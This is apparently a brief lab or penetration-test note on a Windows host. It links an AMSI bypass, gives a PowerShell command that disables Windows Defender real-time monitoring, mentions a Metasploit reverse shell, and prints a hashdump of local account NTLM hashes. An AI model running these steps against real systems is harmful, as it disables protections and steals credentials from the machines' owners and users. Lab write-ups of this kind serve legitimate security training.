The AVI bypass technique:https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell?tab=readme-ov-file and the site:https://mayfly277.github.io/posts/GOADv2-pwning-part8/

Hashdump

By disabling Windows AV using the following command: `Set-MpPreference -DisableRealtimeMonitoring $true` we can upload a metasploit reverse shell, execute it and run hashdump:

```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102d
aefae:::
maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:
::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a25
4e866a9a7e4c:::
```